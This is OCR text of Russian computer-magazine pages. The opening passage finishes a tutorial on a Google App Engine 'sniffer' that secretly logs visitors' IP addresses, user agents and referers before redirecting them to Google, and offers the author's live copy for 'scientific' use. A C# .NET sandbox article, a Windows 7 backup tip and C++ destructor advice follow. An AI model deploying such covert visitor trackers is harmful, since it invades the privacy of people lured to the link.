
Информацию для заполнения полей мы берем из self.request. Именно этим мы сохраняем IP пользователя, адрес по которому он пришел, юзер-агент и реферер. Вызов метода snif.put() сохраняет данные в базу.
В классе AdminPage нам нужно чтение лога из базы. Делается это еще проще, чем запись:

```
log = Sniffer.all().order("-date")
```

Тут мы выбираем все элементы, сортируем по дате в обратном порядке и сохраняем результат в переменную log.

ТЕМПЛЕЙТЫ

Для класса MainPage вывод HTML не нужен, достаточно после получения данных дальше перенаправить пользователя уже знакомым redirect'ом, например, на страницу Гугла. Однако класс AdminPage требует вывод статистики, поэтому для формирования HTML-вывода мы заюзаем шаблонизатор. Но сначала сформируем данные для него в виде словаря. Думаю, списка логов и имени юзера достаточно:



ЕЩЕ ОДНО СРАВНЕНИЕ **ОБЛАЧНЫХ СИСТЕМ**

```
template_values = {
   'user': user,
   'log': log,
}
```

GAE использует шаблонизатор такой же, как и в Django, и находится он в модуле templates. В нем самая главная функция render, которая принимает путь к шаблону и переменные для передачи в шаблон, а результат — сформированный HTML — возвращается простой строкой:

```
self.response.out.write(
   template.render('template/admin.
html', template_values)
)
```

Теперь создадим файл template/admin.html и сохраним его с вот таким содержанием:

```
<html>
<body>
  <h1>Hello, {{ user }}</h1>
 <ul>
  {% for item in log %}
  <li><ul>
  <li>{{ item.ip }}</li>
  <li>{{ item.request_uri }}</li>
  <li>{{ item.ua }}</li>
  <li>{{ item.referer }}</li>
  <li>{{ item.date }}</li>
  </ul></li>
 {% endfor %}
 <ul>
</body>
</html>
```

Как видишь, сам шаблон — простой HTML с некоторыми вставками. Строкой {{ user }} мы выводим переданную в шаблон переменную. Также можно использовать управляющие конструкции, и они помещаются в {% %}. В нашем случае мы используем for для перебора построчно всех логов — {% for item in log %} {% endfor %}. В самом теле цикла мы выводим переменную item, которая представляет собой одну строку из лога. Для вывода на экран полей из этой строчки, чтобы получить доступ к свойствам, используем «.». К примеру, {{ item.ip }} выведет айпишник.

DEPLOY

Кажется невероятным, но вот так легко и почти незаметно мы создали снифер на платформе Google App Engine. Осталось лишь задеплоить его — то есть, запустить на сервере. Для этого сначала зарегистрируемся на https://appengine.google.com, изменим в файле app.yaml параметр application на тот, что нам дали при регистрации. И запустим загрузчик: appcfg.py update d:/snifer. Готовое приложение снифера находится по адресу http://spirt40.appspot.com, так что можешь использовать его в своих «научных» целях. Вот и все, надеюсь, моей маленькой статьи хватит, чтобы заинтересовать тебя и сподобить на углубленное изучение и использование платформы GAE. Удачи!

АЛЕКСАНДР ЭККЕРТ ALEKSANDR-EHKKERT@RAMBLER.RU




ВЗРОСЛЫЕ ИГРЫ В ЭЛЕКТРОННОЙ ПЕСОЧНИЦЕ

Программим персональный Sandbox на сишарпе

ЕСТЬ МНОГО СПОСОБОВ БОРЬБЫ СО ВСЯКОЙ МАЛВАРЬЮ — НАЧИНАЯ ОТ САМЫХ ПРОСТЫХ АНТИВИРУСОВ, ПРОАКТИВНЫХ ЗАЩИТ И ФАЙРВОЛОВ И ЗАКАНЧИВАЯ СЛОЖНЫМИ СПОСОБАМИ ВРОДЕ ЭМУЛЯЦИИ ОБОРУДОВАНИЯ И ОПЕРАЦИОННЫХ СИСТЕМ. НА ПРОГРАММНОМ РЫНКЕ МОЖНО ЛЕГКО ОТЫСКАТЬ СПОСОБЫ ЗАЩИТЫ СВОЕЙ СИСТЕМЫ. В ЭТОЙ ЖЕ СТАТЬЕ МЫ ПОГОВОРИМ О ТОМ КАК, ИМЕЯ ПОД РУКОЙ ТОЛЬКО VISUAL STUDIO, СОСТАВИТЬ НЕПЛОХУЮ КОНКУРЕНЦИЮ ИМЕЮЩИМСЯ РЕШЕНИЯМ БЕЗОПАСНОСТИ.

ПЕСОЧНИЦА

Что такое «песочница» для айтишника? В первую очередь, это слово должно быть до боли знакомо SEO-оптимизаторам. Например, одну из значительных проблем для оптимизаторов представляет Google Sandbox. Это одно из самых серьезных препятствий, которое необходимо преодолеть новому сайту, прежде чем попасть в результаты поиска Google. Песочница Google не позволяет новым сайтам искусственным путем улучшать свои позиции. Далеко не каждая поисковая система имеет подобную фильтрацию.
Сайты, оказавшиеся в песочнице, могут пробыть там от двух недель до года. В течение этого периода новые сайты успеют занять высокие позиции в других поисковых системах, но не в Google. Однако мы поговорим о другой «песочнице» — программной.
Существующая концепция создания программной «песочницы» включает в себя такие «несложные» пункты: эмуляция железа и операционной системы, запуск вероятно «зловредного приложения», отслеживание его действий и их последующий анализ. Имеющиеся на данный момент решения по большей части сводятся к перехвату системных функций и анализу выполнения подозрительного кода. И надо сказать, что эта система очень даже неплохо работает.
Но повышенная безопасность исполнения кода в «песочнице» зачастую связана с большой нагрузкой на систему — именно поэтому некоторые виды «песочниц» используют только для неотлаженного или подозрительного кода.
Википедия утверждает, что «песочницы» в природе часто встречаются в виде апплетов, которые исполняются в виртуальной машине или интерпретаторе, позволяя запускать Java-код с любых веб-сайтов без угрозы операционной системе, а также так называемых «тюрем», которые позволяют вводить ограничения ресурсов для пользователей и процессов некоторых ОС. Наиболее популярны виртуальные машины, полностью эмулирующие «стандартный» компьютер (например, VirtualBox или VMvare и др).
Помимо ограничения вредоносного и непроверенного ПО, «песочницы» также используются в процессе разработки для запуска



НАСТРОЙКА БЕЗОПАСНОСТИ В .NET FRAMEWORK


«сырого» кода, который может случайно повредить систему или испортить сложную конфигурацию. Такие «тестировочные песочницы» копируют основные элементы среды, для которой пишется код, и позволяют разработчикам быстро и безболезненно экспериментировать с неотлаженным кодом.
Единственный минус всего сказанного в том, что своими силами соорудить подобную «песочницу» довольно проблематично, потому что она потребует знания архитектуры системы, прямого вмешательства в ядро и перехвата основных системных вызовов. Мы же поговорим о том, как можно, немного поднапрягшись, соорудить средствами C# вполне приемлемую реализацию «сандбокса», которая позволит существенным образом повысить безопасность твоей системы. И для этого не понадобятся специфичные знания системного программиста!

С ЧЕМ РАБОТАЕМ?


Уверен, что ты знаешь: система безопасности в .NET Framework представлена пространством имен System.Security. Она содержит все необходимые нам программные инструменты. При разработке систем, подобных «песочнице», нужно иметь в виду, что имеющиеся на вооружении методы можно разбить на две подгруппы — методы обеспечения безопасности на основе ролей Windows и методы, ограничивающие поведение управляемого кода.
В чем разница между ними? Если говорить просто и примитивно — безопасность на основе ролей на порядок ниже, чем прямое ограничение вмешательства кода в систему. Хотя бы потому, что в Windows, несмотря на имеющиеся роли пользователей, все сидят под правами администратора (правильно, а чего мелочиться?). Этот фактор очень часто приводит к запуску малвари и руткитов на компе. С учетом того, что код будет запускаться на машине именно с правами админа, на мой взгляд, гораздо эффективнее разграничивать способы воздействия кода на систему. Об этом и поговорим.
Основой для создания «песочницы» должны являться так называемые зоны безопасности. CLR определяет пять таких зон: «Мой компьютер», Интранет, доверенная зона, Интернет, недоверенная зона и «отсутствие зоны». Это распределение является наиболее важным для обеспечения безопасности — зоны определяют ее основой уровень. Программная реализация зональной безопасности представлена в классе ZoneIdentityPermission. Включи этот класс в код и можешь смело ограничивать его исполнение:

```
public class Secured
{
  [ZoneIdentityPermission(SecurityAction.
LinkDemand, Zone=SecurityZone.MyComputer)]
  public static void SaySomething(String Input)
  {
    MessageBox.Show(Input);
  }
}
```

Нет необходимости перечислять и рассказывать о многочисленных атрибутах и методах, предоставленных программисту в .NET. Позволю себе рассказать только о нескольких наиболее интересных. Основным атрибутом, используемым в программной реализации «песочницы», может служить [SecurityPermissionAttribute] — он позволяет назначить практически любую логику поведения кода. Очень важный атрибут — [PermissionSetAttribute]. К примеру, его можно использовать для постановки запрета открытия/чтения какого-либо файла: [System.Security.Permissions.FileIOPermission(SecurityAction.Deny,All=«C:\\Windows\\file.dll»)].
Пространство имен System.Security включает также атрибут AllowPartiallyTrustedCallersAttribute, который позволяет «частично доверенному коду» вызывать ваши «строгие» сборки («strongly named assembly»). Вместе с тем, его использование имеет две стороны медали — если ты добавишь этот атрибут к «строгой» сборке, то это даст шанс недоверенному коду поставить под угрозу всю концепцию безопасности. А если ты не добавишь этот атрибут, код, вероятно, и вовсе не сможет вызывать «строгие» сборки.
Очень удобен для использования в проектируемой «песочнице» класс SecurityManager; нижеследующий код наглядно показывает его использование:



ОТКАЗ ВЫПОЛНЕНИЯ КОДА



info

Для работы непосредственно с наборами разрешений в .NET есть утилита CasPOL, а вручную можно настроить набор политик безопасности через Администрирование — Microsoft .NET Framework Configuration.



links

Чтобы лучше ориентироваться в вопросах безопасности .NET Framework, милости просим на msdn.microsoft.com/security, winguides.com/security, а также www.codeproject.com.



dvd

На диске лежат исходники примитивной реализации «песочницы», написанной на C#.

Использование класса SecurityManager

```
 CodeAccessPermission cap = new
   FileIOPermission
   (FileIOPermissionAccess.AllAccess, @"C:\");
PrincipalPermission  PP = new
   PrincipalPermission (SystemInformation.\
   UserName, "Administrator");

   if (SecurityManager.SecurityEnabled)
   {
     if (SecurityManager.CheckExecutionRights)
    (...)
     if (SecurityManager.IsGranted(PP)) (...)
     if (SecurityManager.IsGranted(CAP)) (...)
     Policies = SecurityManager.
PolicyHierarchy();

     while (Policies.MoveNext())
     {
       Policy = (PolicyLevel)Policies.Current;
     }
   }
```

Он вполне может служить основой для разработки «песочницы» и показывает использование двух типов разрешений: класс CodeAccessPermission определяет, что может делать или не делать код. К примеру, даже если у юзера будут права на доступ к жесткому диску, сам код может и не получить доступа. Забавно, не правда ли? Класс PrincipalPermission фокусирует взгляд на правах пользователя. Он поможет проверить, какими правами обладает тот или иной пользователь.

Существует, конечно, возможность определить необходимые разрешения для выполнения приложения, однако как быть, если их нужно объединить в одно логическое целое? Для этого и существует такой класс, как PermissionSet. В нем есть несколько ключевых методов, которые позволяют легко реализовать нужную нам функциональность «песочницы»: метод AddPermission() добавит выбранное тобой разрешение для приложения, а методы Demand(), Assert() и др. реализуют программную логику по контролю за кодом:

Использование PermissionSet

```
class Program
{
  static void Main()
  {
    string pluginFolder = AppDomain.
CurrentDomain.
    BaseDirectory;
    string plugInPath = Path.Combine
(pluginFolder,
    "plugin.exe");
    PermissionSet ps = new PermissionSet
    (PermissionState.None);
    ps.AddPermission
      (new SecurityPermission
    (SecurityPermissionFlag.Execution));
    ps.AddPermission
      (new FileIOPermission
   (FileIOPermissionAccess.PathDiscovery |
     FileIOPermissionAccess.Read, plugInPath));
    AppDomainSetup setup =
    AppDomain.CurrentDomain.SetupInformation;
    AppDomain sandbox = AppDomain.CreateDomain
   ("Sandbox", null, setup, ps);
    sandbox.ExecuteAssembly (plugInPath);
    AppDomain.Unload (sandbox);
  }
}
```

APPDOMAIN — ЭТИМ ВСЕ СКАЗАНО

В C#, в основном пространстве имен System, есть очень интересный, но малоиспользуемый в повседневных прикладных целях класс — AppDomain. Это своеобразный логический контейнер набора сборок.

Смысл моей статьи в том, чтобы показать, что домен приложения, в котором исполняется твоя программа, определяет доступ к ресурсам и сервисам машины. И этот доступ можно жестко задать самому. Домен приложения является своего рода контейнером, который определяет набор атрибутов безопасности, предоставленных программе.

При загрузке CLR (общеязыковая среда исполнения платформы .NET) создает домен приложения или AppDomain. Основная задача домена приложения — обеспечить изоляцию выполнения кода. Как результат — объекты, созданные одним AppDomain, не видят другие домены приложения, то есть код одного AppDomain не может напрямую ссылаться на объект, созданный в другом AppDomain. Домены приложения можно защищать по отдельности — при создании домену приложения можно назначить набор разрешений, определяющий максимальные права сборок, работающих в AppDomain. Это позволяет загружать код и быть уверенным, что он не испортит важные структуры данных, используемые самим доменом. Кроме того, домены приложения можно конфигурировать по отдельности. Короче говоря, C# и .NET предоставляет нам возможность контролировать не только само приложение, но и доступ кода с разграничениями безопасности на основе ролей (столь любимой Microsoft). А скомбинировав изложенные выше способы, можно легко создать вполне сильную реализацию «песочницы», которая добром послужит тебе в укреплении безопасности системы.

ЧТО ДЕЛАТЬ С НЕУПРАВЛЯЕМЫМ КОДОМ?

С управляемым кодом, написанным на языках .NET-платформы, мы вроде разобрались. Напоследок опреде-

НАСТРОЙКА PERMISSION SET ВРУЧНУЮ

ОСНОВНАЯ ЗАДАЧА ДОМЕНА ПРИЛОЖЕНИЯ — ОБЕСПЕЧИТЬ ИЗОЛЯЦИЮ ВЫПОЛНЕНИЯ КОДА.

лимся с неуправляемым кодом — можно ли его использовать в разработке «песочниц» наподобие нашей? Можно, но неуправляемый код требует особого подхода. Поэтому ответ на вопрос: «Можно ли да на 100 % контролировать...» скорее будет отрицательным. Все, что ты сможешь сделать — позволить или запретить выполнение неуправляемого кода в программе. И это можно считать большим, но вполне объяснимым недостатком .NET Framework — уж больно разные подсистемы Windows. По факту архитектура .NET Framework дает программисту два варианта обеспечения безопасности в системах, использующих как управляемый, так и неуправляемый код. Первый — использовать функции Win32 API для обеспечения безопасности самого приложения. Второй — размещать управляемый код в отдельном домене, и Microsoft предпочитает его. Впрочем, выбор, как всегда, за тобой.

Запрет на использование неуправляемого кода

```
SecurityPermission Perm;
Perm = new SecurityPermission
  (SecurityPermissionFlag.UnmanagedCode);
Perm.Deny();
```

ЗАКЛЮЧЕНИЕ

В рамках одной статьи затруднительно описать весь огромный набор средств, предоставленных для реализации «песочницы», но, уверен, что основное представление о поставленной задаче получено. Говорят, что технологии .NET развращают программиста. Часто приходится слышать: «все уже было сделано до нас». Такая точка зрения абсолютно обоснована, однако всегда есть области, где для ума программиста остается свобода маневра. Удачного компилирования и да пребудет с тобой Сила! 



warning

Если приложение состоит из управляемого кода (который гарантировано безопасен) и не вызывает неуправляемого кода, — нет никаких проблем с выполнением нескольких управляемых приложений в одном процессе!

ФИШКИ WINDOWS 7: ВСТРОЕННОЕ РЕЗЕРВНОЕ КОПИРОВАНИЕ

В Windows 7, наконец-то, реализовали настоящую систему резервного копирования данных. Не точки восстановления, а настоящий бэкап! Нет необходимости устанавливать для этого какие-то сомнительные средства — достаточно найти в панели управления раздел «Архивация и установление». Причем помимо создания обычного бэкапа с важными файлами и документами, инструмент предложит создать образ системы — полную копию системных дисков. Имея на руках такой бэкап, восстановление работоспособности системы, даже если полностью умрет жесткий диск, превратится в легкую задачку на 15 минут. Правда, предварительно придется создать диск восстановления системы, с которого загружается специальный мастер восстановления. Такой диск нужно создать заранее, а бэкапы хранить в безопасном месте — желательно, сетевом хранилище.

DEEONIS DEEONIS@GMAIL.COM



БИБЛИОТЕКА TR1

TR1 («**Technical Report 1**») — это спецификация новой функциональности, добавленной в стандартную библиотеку C++. Она оформлена в виде новых шаблонов классов и функций, предназначенных для реализации хэш-таблиц, «интеллектуальных» указателей с подсчетом ссылок, регулярных выражений и многого другого. Все компоненты TR1 находятся в пространстве имен tr1, которое вложено в пространство имен std.

ВИРМЭЙКЕРСКИЕ ТИПСЫ И ТРИКСЫ

три правила кошерного кодинга

ДАЖЕ САМЫЙ ЗАЯДЛЫЙ СПОРЩИК НЕ МОЖЕТ ОТРИЦАТЬ ТОТ ФАКТ, ЧТО ПРИПЛЮСНУТЫЙ СИ ВЕЛИК И МОГУЧ. НЕСМОТРЯ НА СУЩЕСТВУЮЩИЙ СЕГОДНЯ ШИРОКИЙ АССОРТИМЕНТ ЯЗЫКОВ ПРОГРАММИРОВАНИЯ, БОЛЬШИНСТВО ПРОГРАММ ПОД WINDOWS НАПИСАНО ИМЕННО НА НЕМ. В РАМКАХ ЭТОЙ СТАТЬИ МЫ РАССМОТРИМ ТРИ МОГУЧИХ ПРАВИЛА, СПОСОБНЫХ ПОМОЧЬ ТЕБЕ НЕ НАПИСАТЬ НА НЕМ ДЫРЯВУЮ ПРОГРАММУ.

ПРАВИЛО №1

Первое правило будет посвящено виртуальным функциям, а точнее — виртуальным деструкторам. Все мы знаем, для чего нужны эти самые виртуальные функции, но не все догадываются, зачем нужно делать виртуальным деструктор. Сразу начнем с примеров.

Допустим, решили мы написать базовый класс для отслеживания времени (назовем его TimeKeeper) и сделали много-много от него наследников. В программном коде это выглядит так:

TimeKepper и его потомки

```
class TimeKeeper
{
public:
      TimeKeeper();
      ~TimeKeeper();
      ...
};

class AtomicClock: public
TimeKeeper {...};
```



БИБЛИОТЕКА BOOST

Boost — это организация, которая предлагает переосмысленные, тщательно проверенные библиотеки C++ с открытым исходным кодом. Большая часть TR1 базируется на работе, выполненной Boost, и до тех пор, пока поставщики компиляторов не включат TR1 в дистрибутивы C++, Boost будет оставаться для разработчиков главным источником реализаций TR1. Boost предоставляет больше, чем включено в TR1, однако в любом случае о нем полезно знать.

```
class WaterClock: public TimeKeeper {...};

class WristClock: public TimeKeeper {...};
```

Многие клиенты (под клиентом имеется в виду код, который использует наши классы) захотят иметь простой способ доступа к данным о времени, не заботясь о деталях. В этом случае обычно используют так называемые фабричные функции. Они создают экземпляр нужного класса, а возвращают указатель на базовый. В нашем случае фабричная функция будет, например, создавать объект класса AtomicClock, а возвращать указатель на TimeKeeper. Как это хорошо и удобно, я тут рассказывать не буду, а вот проблемы, связанные с таким подходом, опишу подробно.
Итак, мы создали объект класса AtomicClock и используем его через указатель на TimeKeeper. После всего, что мы с ним сделали, он нам становится ненужен и объект надо удалить с помощью оператора delete. Выглядит это примерно так:

Работа с производным объектом

```
// Объявление фабричной функции
TimeKeeper *getTimeKeeper();

...

// получаем динамически выделенный объект
// из иерархии TimeKeeper
TimeKeeper *ptk = getTimeKeeper();
…
delete ptk;
```

Теперь подумаем, что же тут не так. Подумал? Мы удаляем объект производного класса через указатель на базовый. То есть, при удалении объекта вызовется только деструктор базового класса TimeKeeper, а деструктор производного останется не у дел, вследствие чего удалится только часть объекта созданного фабричной функцией.
Все данные, которые специфичны для AtomicClock, так и будут висеть в памяти мертвым грузом, и эту память нам уже никогда не удастся использовать. Произошло это только потому, что мы не сделали деструктор виртуальным в базовом классе TimeKeeper.

Теперь все будет работать, как надо

```
class TimeKeeper {
public:
        TimeKeeper();
        // Объявляем деструктор виртуальным
        virtual ~TimeKeeper();
       ...
};
TimeKeeper *ptk = getTimeKeeper();
...
delete ptk;
```

